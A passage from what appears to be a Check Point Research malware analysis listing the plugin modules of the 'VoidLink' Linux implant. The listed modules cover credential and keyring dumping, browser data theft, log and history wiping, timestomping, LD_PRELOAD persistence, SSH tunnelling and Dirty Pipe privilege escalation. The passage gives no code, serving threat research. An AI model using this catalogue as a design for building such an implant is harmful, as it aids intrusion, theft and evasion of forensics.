browser_stealer_v3.oBrowser data theft plugin that targets Chrome and Firefox to extract stored credentials, cookies, and similar artifacts.
log_wiper_v3.oLog-cleaning tool that searches common log files for specific keywords and removes matching entries to obscure activity.
timestomp_v3.oTimestomping module that alters file and directory timestamps to disrupt forensic reconstruction of events.
service_enum_stealth_v3.oStealthy service-enumeration plugin that probes open ports to identify the underlying services, banners, and version details.
proc_list_v3.oProcess discovery component that enumerates running processes and collects detailed information about each one.
keyring_dump_v3.oKeyring-dumping module that extracts secrets stored in the system keyring.
mount_info_v3.o.bFilesystem reconnaissance plugin that lists mounted disks and volumes.
user_enum_v3.oAccount-enumeration module that gathers information about local users, groups, and their relationships on the system.
k8s_exec_v3.oKubernetes discovery plugin that queries the cluster to enumerate accessible namespaces, pods, and related resources.
ld_preload_v3.oPersistence mechanism that abuses dynamic linker hooks such as LD_PRELOAD so the implant code runs when targeted programs start.
hello_plugin.oBasic info-gathering plugin that captures minimal runtime context like process ID, user, hostname, and working directory.
passwd_dump_v3.oCredential-dumping module that reads local account databases to collect usernames and associated password hashes.
history_wipe_v3.oHistory-manipulation tool that removes shell history entries matching a pattern and can disable future history logging.
env_vars_v3.oEnvironment-variable scanner that searches exported variables for secrets such as API keys, access tokens, and credentials.
net_topology_v3.oNetwork reconnaissance module that uses ARP and routing information to map nearby hosts and overall network topology.
ssh_tunnel_v3.oTunneling plugin that establishes SSH-based tunnels to route traffic through the compromised host.
exploit_dirty_pipe_v3.oPrivilege-escalation module that implements a Dirty Pipe, compiled for MAC with unsed code, wouldn’t work.
net_ifconfig_v3.oNetwork configuration enumerator that collects interface information, IP addresses, and related network settings.
service_enum_v3.oService-enumeration module that connects to discovered ports to identify services, capture banners, and gather version information.

The post Unveiling VoidLink – A Stealthy, Cloud-Native Linux Malware Framework appeared first on Check Point Research.

❌
❌